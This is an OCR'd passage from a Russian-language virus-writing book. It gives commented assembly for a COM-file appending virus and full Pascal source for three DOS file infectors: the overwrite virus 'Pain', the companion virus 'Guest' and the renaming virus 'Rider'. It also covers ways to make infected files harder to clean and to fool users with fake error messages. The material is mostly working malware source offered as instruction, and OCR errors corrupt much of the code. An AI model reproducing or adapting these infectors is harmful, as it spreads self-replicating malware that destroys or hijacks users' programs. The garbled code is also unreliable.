xor ex,ex
xor dx.dx
int 21 h

; Читаем первые три байта файла в тело вируса
See_Him2:
mov ah,3Fh
mov dx,offset bytes_3-offset myself
add dx.bp
mov cx,3
int 21 h

; Получаем длину файла, для чего переходим в конец файла
Testik:
```

```
mov ax,4202h
xor ex,ex
xor dx.dx
int 21h
Size_test:

; Сохраняем полученную длину файла
mov [bp+(offset flen-offset MySelf)],ax

; Проверяем длину файла
cmp ax.64000

; Если файл не больше 64000 байт, переходим
; к следующей проверке,
; иначе ищем другой файл (этот слишком велик для заражения)
jna richJest
jmp find_next
```

Проверим, не заражен ли файл.

```
; Для этого проверим сигнатуру вируса
RichJest:

; Переходим в конец файла (на последний байт)
mov ax,4200h
xor cx.cx
mov dx,[bp+(offset flen-offset MySelf)]
dec dx
int 21h

;Читаем сигнатуру вируса
Read:
mov ah,3Fh
xor ex,ex
inc ex
mov dx,offset bytik-offset myself
add dx.bp
int 21 h

; Если при чтении файла ошибок
; не произошло - проверяем сигнатуру,
; иначе ищем следующий файл
jnc test_bytik
jmp tind_next
```

```
; Проверяем сигнатуру
Test_bytik:
cmp byte ptr [bp+(offset bytik-offset myself )],CheckByte

; Если сигнатура есть, то ищем другой файл,
; если нет - будем заражать
jne NotJnfected
jmp find_next

; Файл не заражен - будем заражать
NotJnfected:
mov ax,[bp+(offset flen-offset myself)]
sub ax,03h
mov [bp+(offset jmp_cmd-offset myself)],ax
l_am_copy:

; Переходим в конец файла
mov ax,4202h
xor ex,ex
xor dx.dx
int 21 h

; Устанавливаем регистр DS на сегмент кода
push cs
pop ds

; Копируем вирус в файл
mov ah,40h
mov ex,offset VirEnd-offset la
mov dx.bp
sub dx,offset myself-offset la
int 21 h

; Записываем в начало файла переход на тело вируса
Write_Jmp:

; Переходим в начало файла
xor cx.cx
xor dx,dx
mov ax,4200h
int 21 h
```

```
; Записываем первые три байта файла (переход на тело вируса)
mov ah,40h
mov cx,3
mov dx.offset jmpvir-offset myself
add dx.bp
int 21h

; Закрываем файл
Close:
mov ah,3Eh
int 21h

; Восстанавливаем оригинальные атрибуты файла
mov ax,4301h
mov dx,9Eh
pop ex
int 21h
exit:
```

Восстанавливаем первоначальные значения регистров и флагов:

```
pop es ds
popa
popf
```

Передаем управление программе-носителю:

```
push 100h
retn

; Байт для чтения сигнатуры
bytik db (?)

; Зарезервировано для изменения трех байт вируса
jmpvir db 0E9h
jmp_cmd dw (?)

; Длина файла
flen dw (?)

; Шаблон для поиска файлов
fname db "*.com",0
```

```
; Область для хранения команды перехода
bytes_3 db 90h, 90h, 90h

; Байт памяти для чтения первого байта файла
; с целью проверки (E9n)
buf db (?)

; Название вируса
virus_name db "Leo"

; Сигнатура
a db CheckByte
VirEnd:
code ends
end start
```


Глава 4. Способы внедрения COM-вирусов

Рассмотренный вирус дописывался в конец файла, а в начало файла вписывал переход на себя. Существуют и другие способы внедрения вирусов.


Рассмотрим два варианта внедрения COM-вируса в начало файла.

Вариант первый. Вирус переписывает начало программы в конец файла, чтобы освободить место для себя. После этого тело вируса записывается в начало файла, а небольшая его часть, обеспечивающая перенос вытесненного фрагмента программы, на прежнее место — в конец. При восстановлении первоначального вида программы тело вируса будет затерто, поэтому код вируса, восстанавливающий программу, должен находиться в безопасном месте, отдельно от основного тела вируса.


Этот способ внедрения изображен на рисунке.




При загрузке зараженного таким способом файла управление получит вирус (так как он находится в начале файла и будет загружен с адреса 0100h). После окончания работы вирус передает управление коду, переносящему вытесненную часть программы на прежнее место. После восстановления (в памяти, не в файле) первоначального вида программы, она запускается. Схема работы вируса изображена ниже.



Второй вариант отличается от первого тем, что вирус, освобождая для себя место, сдвигает все тело программы, а не переносит ее часть в конец файла. Этот способ внедрения изображен ниже.



После запуска зараженной программы, как и в предыдущем случае, управление получает вирус. Дальнейшая работа вируса отличается только тем, что часть вируса, восстанавливающая первоначальный вид программы, переносит к адресу 0100h все тело программы, а не только вытесненную часть. Схема работы вируса, заражающего файл таким образом, приведена на рисунке ниже.



Существуют разновидности вирусов, не дописывающие часть своего тела в конец файла. К примеру, вирус может внедряться в середину файла. В этом случае алгоритм работы вируса является смесью алгоритмов.

Часть 4. EXE-вирусы

В этом разделе рассказано о вирусах, заражающих EXE-файлы. Приведена классификация таких вирусов, подробно рассмотрены алгоритмы их работы, отличия между ними, достоинства и недостатки. Для каждого типа вирусов представлены исходные тексты с подробными комментариями. Также приведены основные сведения о структуре и принципах работы EXE-программы.

Глава 1. Структура и процесс загрузки EXE-программы

COM-файлы (небольшие программы, написанные в основном на языке Assembler) медленно, но верно устаревают. Им на смену приходят пугающие своими размерами EXE-«монстры». Появились и вирусы, умеющие заражать EXE-файлы.

В отличие от COM-программ, EXE-программы могут состоять из нескольких сегментов (кодов, данных, стека). Они могут занимать больше 64Кбайт.

EXE-файл имеет заголовок, который используется при его загрузке. Заголовок состоит из форматированной части, содержащей сигнатуру и данные, необходимые для загрузки EXE-файла, и таблицы для настройки адресов (Relocation Table). Таблица состоит из значений в формате сегмент:смещение. К смещениям в загрузочном модуле, на которые указывают значения в таблице, после загрузки программы в память должен быть прибавлен сегментный адрес, с которого загружена программа.

При запуске EXE-программы системным загрузчиком (вызовом функции DOS 4Bh) выполняются следующие действия:

1. Определяется сегментный адрес свободного участка памяти, размер которого достаточен для размещения программы.

2. Создается и заполняется блок памяти для переменных среды.

3. Создается блок памяти для PSP и программы. В поля PSP заносятся соответствующие значения.

4. Адрес DTA устанавливается равным PSP:0080h.

5. В рабочую область загрузчика считывается форматированная часть заголовка EXE-файла.

6. Вычисляется длина загрузочного модуля.

7. Определяется смещение загрузочного модуля в файле.

8. Вычисляется сегментный адрес (START_SEG) для загрузки, обычно это PSP+10h.

9. Считывается в память загрузочный модуль (начиная с адреса START_SEG:0000).

10. Для каждого входа таблицы настройки:

a) читаются слова I_OFF и I_SEG;

b) вычисляется RELO^SEG-START^SEG+LSEG;

c) читается слово по адресу RELO_SEG:I_OFF;

d) к прочитанному слову прибавляется START_SEG;

e) результат запоминается по тому же адресу (RELO_SEG:I_OFF).

11. Распределяется память для программы.

12. Инициализируются регистры, выполняется программа:

a) ES=DS:PSP;

b) AX=результат проверки правильности идентификаторов драйверов, указанных в командной строке;

c) SS:START_SEG+ReloSS, SP-ExeSP;

d) CS=START_SEG+ReloCS, IP=ExeIP.

Глава 2. Классификация EXE-вирусов

EXE-вирусы условно можно разделить на группы, используя в качестве признака для деления особенности алгоритма.

Вирусы, замещающие программный код (Overwrite)

Такие вирусы уже стали раритетом. Главный их недостаток — слишком грубая работа. Инфицированные программы не исполняются, так как вирус записывается поверх программного кода, не сохраняя его. При запуске вирус ищет очередную жертву (или жертвы), открывает найденный файл для редактирования и записывает свое тело в начало программы, не сохраняя оригинальный код. Инфицированные этими вирусами программы лечению не подлежат.

Вирусы-спутники (Companion)

Эти вирусы получили свое название из-за алгоритма размножения: к каждому инфицированному файлу создается файл-спутник. Рассмотрим более подробно два типа вирусов этой группы.

Вирусы первого типа размножаются следующим образом. Для каждого инфицируемого EXE-файла в том же каталоге создается файл с вирусным кодом, имеющий такое же имя, что и EXE-файл, но с расширением COM. Вирус активируется, если при запуске программы в командной строке указано только имя исполняемого файла. Дело в том, что, если не указано расширение файла, DOS сначала ищет в текущем каталоге файл с заданным именем и расширением COM. Если COM-файл с таким именем не найден, ведется поиск одноименного EXE-файла. Если не найден и EXE-файл, DOS попробует обнаружить BAT (пакетный) файл. В случае отсутствия в текущем каталоге исполняемого файла с указанным именем поиск ведется во всех каталогах, доступных по переменной PATH. Другими словами, когда пользователь хочет запустить программу и набирает в командной строке только ее имя (в основном так все и делают), первым управление получает вирус, код которого находится в COM-файле. Он создает COM-файл еще к одному или нескольким EXE-файлам (распространяется), а затем исполняет EXE-файл с указанным в командной строке именем. Пользователь же думает, что работает только запущенная EXE-программа.

Вирус-спутник обезвредить довольно просто — достаточно удалить COM-файл.

Вирусы второго типа действуют более тонко. Имя инфицируемого EXE-файла остается прежним, а расширение заменяется каким-либо другим, отличным от исполняемого (COM, EXE и BAT), Например, файл может получить расширение DAT (файл данных) или OVL (программный оверлей). Затем на место EXE-файла копируется вирусный код. При запуске такой инфицированной программы управление получает вирусный код, находящийся в EXE-файле. Инфицировав еще один

или несколько EXE-файлов таким же образом, вирус возвращает оригинальному файлу исполняемое расширение (но не EXE, а COM, поскольку EXE-файл с таким именем занят вирусом), после чего исполняет его. Когда работа инфицированной программы закончена, ее запускаемому файлу возвращается расширение неисполняемого. Лечение файлов, зараженных вирусом этого типа, может быть затруднено, если вирус-спутник шифрует часть или все тело инфицируемого файла, а перед исполнением его расшифровывает.

Вирусы, внедряющиеся в программу (Parasitic)

Вирусы этого вида самые незаметные: их код записывается в инфицируемую программу, что существенно затрудняет лечение зараженных файлов. Рассмотрим методы внедрения EXE-вирусов в EXE-файл.

Глава 3. Способы заражения EXE-файлов

Самый распространенный способ заражения EXE-файлов такой: в конец файла дописывается тело вируса, а заголовок корректируется (с сохранением оригинального) так, чтобы при запуске инфицированного файла управление получал вирус. Похоже на заражение COM-файлов, но вместо задания в коде перехода в начало вируса корректируется собственно адрес точки запуска программы. После окончания работы вирус берет из сохраненного заголовка оригинальный адрес запуска программы, прибавляет к его сегментной компоненте значение регистра DS или ES (полученное при старте вируса) и передает управление на полученный адрес.

Следующий способ — внедрение вируса в начало файла со сдвигом кода программы. Механизм заражения такой: тело инфицируемой программы считывается в память, на ее место записывается вирусный код, а после него — код инфицируемой программы. Таким образом, код программы как бы «сдвигается» в файле на длину кода вируса. Отсюда и название способа — «способ сдвига». При запуске инфицированного файла вирус заражает еще один или несколько файлов. После этого он считывает в память код программы, записывает его в специально созданный на диске временный файл с расширением исполняемого файла (COM или EXE), и затем исполняет этот файл. Когда программа закончила работу, временный файл удаляется. Если при создании вируса не применялось дополнительных приемов защиты, то вылечить инфицированный файл очень просто — достаточно удалить код вируса в начале файла, и программа снова будет работоспособной. Недостаток этого ме-

тода в том, что приходится считывать в память весь код инфицируемой программы (а ведь бывают экземпляры размером больше 1Мбайт).

Следующий способ заражения файлов — метод переноса — по всей видимости, является самым совершенным из всех перечисленных. Вирус размножается следующим образом: при запуске инфицированной программы тело вируса из нее считывается в память. Затем ведется поиск неинфицированной программы. В память считывается ее начало, по длине равное телу вируса. На это место записывается тело вируса. Начало программы из памяти дописывается в конец файла. Отсюда название метода — «метод переноса». После того как вирус инфицировал один или несколько файлов, он приступает к исполнению программы, из которой запустился. Для этого он считывает начало инфицированной программы, сохраненное в конце файла, и записывает его в начало файла, восстанавливая работоспособность программы. Затем вирус удаляет код начала программы из конца файла, восстанавливая оригинальную длину файла, и исполняет программу. После завершения программы вирус вновь записывает свой код в начало файла, а оригинальное начало программы — в конец. Этим методом могут быть инфицированы даже антивирусы, которые проверяют свой код на целостность, так как запускаемая вирусом программа имеет в точности такой же код, как и до инфицирования.

Глава 4. Вирусы, замещающие программный код (Overwrite)

Как уже говорилось, этот вид вирусов уже давно мертв. Изредка появляются еще такие вирусы, созданные на языке Assembler, но это, скорее, соревнование в написании самого маленького overwrite-вируса. На данный момент самый маленький из известных overwrite-вирусов написан Reminder'ом (Death Virii Crew group) и занимает 22 байта.

Алгоритм работы overwrite-вируса следующий:

1. Открыть файл, из которого вирус получил управление.
2. Считать в буфер код вируса.
3. Закрыть файл.
4. Искать по маске подходящий для заражения файл.
5. Если файлов больше не найдено, перейти к пункту 11.

6. Открыть найденный файл.

7. Проверить, не заражен ли найденный файл этим вирусом.

8. Если файл заражен, перейти к пункту **10**.

9. Записать в начало файла код вируса.

10. Закрыть файл (по желанию можно заразить от одного до всех файлов в каталоге или на диске).

11. Выдать на экран какое-либо сообщение об ошибке, например «Abnormal program termination» или «Not enough memory», — пусть пользователь не слишком удивляется тому, что программа не запустилась.

12. Завершить программу.

Ниже приведен листинг программы, заражающей файлы таким способом.

```
{$M 2048, 0, 0}
{$A-}
{$B-}
{$D-}
{$E+}
{$F-}
{$G-}
{$I-}
{$L-}
{$N-}
{$S-}
{$V-}
{$X+}

{Используются модули DOS и System (модуль System автоматически
подключается к каждой программе при компиляции)}
Uses DOS;
Const

{Имя вируса}
VirName='Pain';

{Строка для проверки на повторное заражение. Она дописывается в
заражаемый файл сразу после кода вируса}
VirLabel: String[5]='Pain!1;
```

```
{Длина получаемого при компиляции EXE-файла}
VirLen=4208;
Author='Dirty Nazi/SGWW.';

{Количество заражаемых за один сеанс работы файлов}
InfCount=2;
Var

{Массив для определения наличия копии вируса в найденном файле}
Virldentifier: Array [1.5] of Char;

{Файловая переменная для работы с файлами}
VirBody: File;

{Еще одна файловая переменная - хотя без нее можно было обойтись,
так будет понятнее}
Target: File;

{Для имени найденного файла}
TargetFile: PathStr;

{Буфер для тела вируса}
VirBuf : Array [-I.VirLen] of Char;

{Для даты/времени файла}
Time : Longint;

{Счетчик количества инфицированных файлов}
InfFiles : Byte;
Dirlnfo : SearchRec;
LabelBuf : Array [1.5] of Char;

{Инициализация}
procedure Init;
begin
LabelBuf [1]:=VirLabel[1];
LabelBuf[2]:=VirLabel[2];
LabelBuf[3]:=VirLabel[3],
LabelBuf[4]:=VirLabel[4];
LabelBuf[5]:=VirLabel[5];

{Обнуляем счетчик количества инфицированных файлов}
InfFiles:=0;
```

```
{Связываем файловую переменную VirBody с именем программы, из
которой стартовали}
Assign(VirBody, ParamStr(0));

{Открываем файл с recsize=1 байту}
Reset(VirBody, 1);

{Считываем из файла тело вируса в массив VirBuf}
BlockRead(VirBody VirBuf, VirLen);

{Закрываем файл}
Close(VirBody);
end;

{Поиск жертвы}
procedure FindTarget;
Var
Sr: SearchRec;

{Функция возвращает True, если найденная программа уже заражена,
и False, если еще нет}
function VirusPresent: Boolean;
begin

{Пока будем считать, что вируса нет}
VirusPresent:=False;

{Открываем найденный файл}
Assign(Target, TargetFile);
Reset(Target, 1);

{Перемещаемся на длину тела вируса от начала файла}
Seek(Target, VirLen);

{Считываем 5 байт - если файл уже заражен, там находится метка
вируса}
BlockRead(Target, Virldentifier, 5);
If Virldentifier=Virl_abel Then

{Если метка есть, значит есть и вирус}
VirusPresent:=True;
end;
```

```
{Процедура заражения}
procedure InfectFile;
begin

{Если размер найденного файла меньше, чем длина вируса плюс 100
байт, то выходим из процедуры}
If Sr.Size < VirLen+100 Then Exit;

{Если найденная программа еще не заражена, инфицируем ее}
If Not VirusPresent Then
begin

{Запомним дату и время файла. Атрибуты запоминать не надо, так
как поиск ведется среди файлов с атрибутом Archive, а этот атри-
бут устанавливается на файл после сохранения в любом случае}
Time:=Sr.Time;

{Открываем для заражения}
Assign(Target, TargetFile);
Reset(Target, 1);

{Записывам тело вируса в начало файла}
BlockWrite(Target, VirBuf, VirLen);

{Перемещаем указатель текущей позиции на длину вируса от начала
файла}
Seek(Target, VirLen);

{Вписываем метку заражения}
BlockWrite(Target, LabelBuf, 5);

{Устанавливаем дату и время файла}
SetFTime(Target, Time);

{Закрываем}
Close(Target);

{Увеличиваем счетчик инфицированных файлов}
Inc(InfFiles);
end;
end;
```

```
{Начало процедуры FindTarget}
begin

{Ищем в текущем каталоге файлы по маске *.EXE с атрибутами
Archive}
FindFirstF.EXE, Archive, Sr);

{Пока есть файлы для заражения}
While DosError=0 Do
begin
If Sr.Name='' Then Exit;

{Запоминаем имя найденного файла в переменную TargetFile}
TargetFile:=Sr.Name;

{Вызываем процедуру заражения}
InfectFile;

{Если заразили InfCount файлов, завершаем поиск}
If InfFiles > InfCount Then Exit;

{Ищем следующий файл по маске}
FindNext(Sr);
end;
end;

{Основное тело}
begin

{Инициализируемся}
hit;

{Ищем жертвы и заражаем их}
FindTarget;

{Выдаем на экран сообщение об ошибке}
WriteLn('Abnormal program termination.');

{Это чтобы компилятор вставил в код константы VirName и Author,
условие же поставлено таким образом, что эти строки никогда не
будут выведены на экран}
If 2=3 Then
begin
```

```
WriteLn(VirName);
WriteLn(Author);
end;
end.
```

Глава 5. Вирусы-спутники (Companion)

Вирусы-спутники сейчас широко распространены — соотношение companion и parasitic вирусов примерно один к двум.

Инфицирование методом создания COM-файла спутника

Смысл этого метода — не трогая «чужого кота» (EXE-программу), создать «своего» — COM-файл с именем EXE-программы. Алгоритм работы такого вируса предельно прост, так как отпадает необходимость лишних действий (например, сохранения в теле вируса длины откомпилированного EXE-файла с вирусным кодом, считывания в буфер тела вируса, запуска файла, из которого вирус получил управление). Незачем даже хранить метку для определения инфицирования файла.

Заражение производится с помощью командного процессора:

1. Если в командной строке указаны параметры, сохранить их в переменную типа String для передачи инфицированной программе.

2. Найти EXE-файл-жертву.

3. Проверить, не присутствует ли в каталоге с найденным EXE-файлом COM-файл с таким же именем, как у файла-жертвы.

4. Если такой COM-файл присутствует, файл уже заражен, переходим к пункту **6**.

5. С помощью командного процессора скопировать файл, из которого получено управление, в файл с именем жертвы и расширением COM.

6. Процедурой Exec загрузить и выполнить файл с именем стартового, но с расширением EXE — то есть выполнить инфицированную программу.

7. Вернуть управление в DOS.

Приведенный ниже листинг показывает заражение файлов этим методом.

```
{$M 2048, 0, 0}
{$A-}
{$B-}
{$D-}
<$E+}
{$F-}
{$G-}
{$I-}
{$L-}
{$N-}
{$S-}
{$V-}
{$X+}

{Используются модули DOS и System (модуль System автоматически
подключается к каждой программе при компиляции)}
Uses DOS;
Const

{Имя вируса}
VirName=Guesf;
Author='Dirty Nazi/SGWW. 4 PVT only!';

{Количество зараженных за один сеанс работы файлов}
InfCount=2;
Var

{Для имени найденного файла}
TargetFile : PathStr;

{Для создания копии}
TargetCOM : PathStr;

{Счетчик количества заражений}
InfFiles : Byte;
DirInfo : SearchRec;

{Для сохранения параметров командной строки}
Parms : String;
```

```
{Для цикла For}
I: Byte;

{Поиск жертв}
procedure FindTarget;
Var
Sr : SearchRec;

{Функция возвращает True, если найденная программа уже заражена,
и False, если еще нет}
function VirusPresent: Boolean;
Var
Target : File;
begin

{Пока будем считать, что вируса здесь нет}
VirusPresent:=False;

{Пытаемся открыть файл с именем найденной программы, но с расши-
рением COM}
AssignHarget, TargetCOM);
ResetHarget, 1);

{Если не было ошибок при открытии, программа уже инфицирована
этим вирусом}
If IOResult=0 Then
begin
VirusPresent:=True;

{Открыли - закроем}
Close(Target);
end;
end;

{Собственно процедура заражения}
procedure InfectFile;
begin

{Если найденная программа еще не заражена, инфицируем ее}
If Not VirusPresent Then
begin
```

```
{С помощью командного процессора копируем вирусный код в COM-
файл}
Swap Vectors;
Exec(GetEnv('COMSPEC'),7C COPY /B '+ParamStr(0)+' '+TargetCOM+'
>NUL');
Swap Vectors;

{Увеличиваем на единицу счетчик инфицированных файлов}
Inc(InfFiles);
end;
end;
begin {начало процедуры FindTarget}

{Ищем в текущем каталоге файлы по маске *.EXE с атрибутами
Archive}
FindFirstF.EXE', Archive, Sr);

{Пока есть файлы для заражения}
While DosError=0 Do
begin
If Sr.Name='' Then Exit;

{Запоминаем имя найденного файла в переменную TargetFile}
TargetFile:=Sr.Name;
TargetCOM:=Copy(TargetFile,1,Length(TargetFile)-4)+'.COM';

{Вызываем процедуру заражения}
InfectFile;

{Если заразили InfCount файлов, завершаем поиск}
If InfFiles > InfCount Then Exit;

{Ищем следующий файл по маске}
FindNext(Sr);
end;
end;

{Основное тело}
begin
Parms:=' ';

{Запоминаем параметры командной строки}
If ParamCount <> 0 Then
```

```
For 1:=1 To ParamCount Do
Parms:=Parms+' '+ParamStr(1);

{Ищем жертвы и заражаем их}
FindTarget;
TargetFile:=Copy(ParamStr(0), 1 ,Length(ParamStr(0))-4)+'.EXE';

{Ищем файл с именем стартового файла, но с расширением EXE}
FindFirst(TargetFile, AnyFile, Dirlnfo);

{Если такой файл найден, запускаем его на выполнение}
If DosError=0 Then
begin
Swap Vectors;
Exec(GetEnv('COMSPEC'),7C '+TargetFile+Parms);
Swap Vectors;
end Else

{Если файл не найден, выходим, не внося в программу изменений}
begin
WriteLn(#13#10, VirName, ' by '.Author);
WriteLn('Какое-нибудь сообщение');
end;
end
```

Глава 6. Инфицирование методом переименования EXE-файла

Отличий в алгоритмах работы этих вирусов и их «коллег», создающих файл-спутник, не так уж много. Но, по всей видимости, заражение методом переименования несколько совершеннее — для излечения от вируса нужно не просто удалить COM-файл с кодом вируса, а немного помучиться и разыскать, во что же переименован EXE-файл с инфицированной программой.

1. Если в командной строке указаны параметры, сохранить их в переменную типа String для передачи инфицированной программе.

2. Найти EXE-файл-жертву.

3. Проверить, не присутствует ли в каталоге с найденным EXE-файлом-жертвой файл с таким же именем и с расширением, которое вы-

брано для инфицированной программы (например, OVL — программный оверлей).

4. Если такой файл присутствует, программа уже инфицирована — переходим к пункту **7**.

5. Переименовать найденный файл-жертву (EXE) в файл с таким же именем, но с расширением, выбранным для инфицированной программы.

6. С помощью командного процессора скопировать файл, из которого получено управление, в файл с именем жертвы и расширением жертвы.

7. Найти в каталоге, из которого получено управление, файл с именем стартовой программы, но с расширением, выбранным для инфицированной — это и будет зараженная программа, которую в данный момент необходимо запустить на исполнение.

8. Если такой файл не найден, переходим к пункту **12**.

9. Изменить расширение найденного файла на COM (ни в коем случае не на EXE, ведь в EXE-файле с таким именем находится вирусный код!).

10. Процедурой Exec загрузить и выполнить переименованный файл, то есть выполнить инфицированную программу.

11. Вернуть COM-файлу с инфицированной программой выбранное расширение, то есть превратить его опять в неисполняемый.

12. Вернуть управление в DOS.

Несколько слов о вирусе, листинг которого приведен ниже. Вирус Rider написан очень просто и доступно. За сеанс работы он заражает один EXE-файл в текущем каталоге. Сам процесс заражения также весьма прост: файл-жертва переписывается в файл с расширением OVL (оверлейный файл), а на его место с помощью командного процессора копируется вирусный код. При запуске происходит заражение только что найденного EXE-файла, затем вирусный код переименовывается в OWL, а OVL — в EXE, после чего оригинал запускается на исполнение. Когда оригинал отработал, происходит переименование в обратном порядке. С защищенного от записи диска программа не запустится, она выдаст сообщение, что диск защищен от записи.

В представленном здесь виде вирус легко обезвредить, достаточно просто переименовать OVL-файл обратно в EXE. Но, чтобы усложнить лечение, в вирусе может быть использован такой прием:

```
procedure MakeNot;
Var
Buf10: Array [1.10] of Byte;
Cicle: Byte;
begin
Seek(Prog, 0);
Reset(Prog);
BlockRead(Prog, Buf10, 10);
For Cicle:=1 To 10 Do Buf10[Cicle]:=Not Buf10[Cicle];
Seek(Prog, 0);
BlockWrite(Prog, Buf10, 10);
Close(Prog);
end;
```

При использовании этой процедуры надо учитывать, что заражаемая и запускаемая на исполнение программа должна быть связана с переменной Prog типа File, описанной в основном модуле. Суть процедуры состоит в том, что из заражаемой программы считываются 10 байт и кодируются операцией Not. EXE-программа становится неработоспособной. Запускать эту процедуру нужно не только перед прогоном оригинала, но и после него.

```
{ Name Rider }
{ Version 1.0 }
{ Stealth No }
{ Tsr No }
{ Danger 0 }
{ Attac speed Slow }
{ Effects No }
{ Length 4000 }
{ Language Pascal }
{ BodyStatus Packed }
{ Packer Pklite }
{ $M 2048, 0, 0}
{ Stack 1024b, Low Heap Limit Ob, High Heap Limit Ob }

{Используются модули DOS и System (модуль System автоматически
подключается к каждой программе при компиляции)}
Uses DOS;
Const
Fail='Cannot execute '^13#10'Disk is write-protected';

{Расширения файлов, которые будем использовать}
Ovr='.OWL';
Ovl='.OVL';
```

```
Exe=.EXE';
Var
Dirlnfo : SearchRec;
Sr : SearchRec;
Ch : Char;
I : Byte;
OurName : PathStr;
OurProg : PathStr;
Ren : File;
CmdLine : ComStr;
Victim : PathStr;
VictimName : PathStr;

{Процедура для проверки диска на Read Only)
procedure CheckRO;
begin
Assign(Ren, #$FF);
ReWrite(Ren);
Erase(Ren);
If IOResult <> 0 Then

{Если диск защищен от записи, то ответ 'Access denied'}
begin
WriteLn(Fail);
Halt(5);
end;
end;

{Процедура прогонки оригинала}
procedure ExecReal;
begin

{Находим оригинал}
FindFirst(OurName+Ovl, AnyFile, Dirlnfo);
If DosError <> 0 Then

{Если не нашли}
begin
WriteLn('Virus RIDER. Let's go on riding!');
WriteLn('I beg your pardon, your infected file cannot be execut-
ed.');
```

```
{Выход с DosError=<t>ann не найден}
Halt(18);
end;

{Переименовываем программу в OVL}
Assign(Ren, OurName+Exe);
ReName(Ren, OurName+Ovr);

{Переименовываем оверлей в EXE}
Assign(Ren, OurName+Ovl);
ReName(Ren, OurName+Exe);

{И запускаем его}
Swap Vectors;
Exec(GetEnv('COMSPEC'), 7C '+OurName+Exe+CmdLine);
Swap Vectors;

{А теперь возвращаем все на место}
Assign(Ren, OurName+Exe);
ReName(Ren, OurName+Ovl);
Assign(Ren, OurName+Ovr);
ReName(Ren, OurName+Exe);
end;

{Процедура заражения}
procedure Infect;
begin

{Переименовываем жертву в OVL}
Assign(Ren, Victim);
ReName(Ren, VictimName+Ovl);

{Копируем тело вируса на место жертвы}
SwapVectors;
Exec(GetEnv('COMSPEC'), '/C COPY '+OurProg+' '+Victim+' >NUL');
SwapVectors;
end;

{Процедура поиска жертвы}
procedure FindFile;
begin
```

```
{В текущем каталоге ищем EXE-файл}
FindFirst('*EXE', AnyFile, Dirlnfo);
If DosError=0 Then

{И если он найден}
begin

{Запоминаем имя жертвы}
Victim:=Dirlnfo.Name;

{Запоминаем имя без расширения}
VictimName:=Copy(Victim, 1, Length(Victim)-4);

{Ищем оверлей с тем же именем}
FindFirst(VictimName+Ovl, AnyFile, Sr);
If DosError <> 0 Then Infect;
end;
end;

{Процедура инициализации переменных}
procedure I nit;
begin

{Командная строка}
CmdLine:='';

{Полное имя нашей программы}
OurProg:=ParamStr(0);

{Имя нашей программы без расширения}
OurName:=Copy(ParamStr(0), 1, Length(ParamStr(0))-4);
For l:=1 To ParamCount Do
begin

{Запоминаем параметры}
CmdLine:=ParamStr(l)+' ';
end;
end;

{Основная подпрограмма}
begin
```

```
{А эту табличку запишем в код для тех, кто распакует вирус и
начнет в нем копаться}
If False Then
begin
WriteLn(#13#10 ' ');
end;

{Инициализируемся}
Init;

{Проверка диска на R/O}
CheckRO;

{Ищем и заражаем}
FindFile;

{Загружаем оверлей}
ExecReal;
end
```

Глава 7. Вирусы, внедряющиеся в программу (Parasitic)

Эти вирусы являются самыми «хитрыми». Поскольку такой вирус внедряется в инфицируемую программу, это дает ему много преимуществ перед всеми вышеописанными вирусами: на диске не появляются лишние файлы, нет забот с копированием и переименованием, кроме того, усложняется лечение инфицированных файлов.

Глава 8. Стандартное заражение EXE-файлов

Стандартное заражение — заражение, при котором вирус внедряется в конец файла, изменяя заголовок так, чтобы после загрузки файла управление получил вирус.

Принципиально действие такого вируса мало отличается от действия рассмотренного COM-вируса.

Чтобы выяснить способы работы с EXE-файлами, рассмотрим следующий фрагмент программы:

```
;Читаем заголовок EXE-файла (точнее, только первые 18h байт,
; которых вполне достаточно)
ReadHeader:
mov ah,3Fh
mov dx,offset EXEHeader
mov cx,0018h
int 21 h

; Останавливаем в SI адрес считанного заголовка. В дальнейшем
; будем обращаться к заголовку, используя SI+смещение элемента
mov si,offset EXEHeader

; Получаем реальную длину файла, переместив указатель текущей
; позиции чтения/записи в конец файла
GetRealFSize:
mov ax,4202h
mov bx.Handle
xor ex,ex
xor dx.dx
int 21 h

; Сохраним полученную длину файла
mov Reallen.dx
mov Reallen+2,ax

; Так как речь идет о стандартной процедуре заражения, нужно
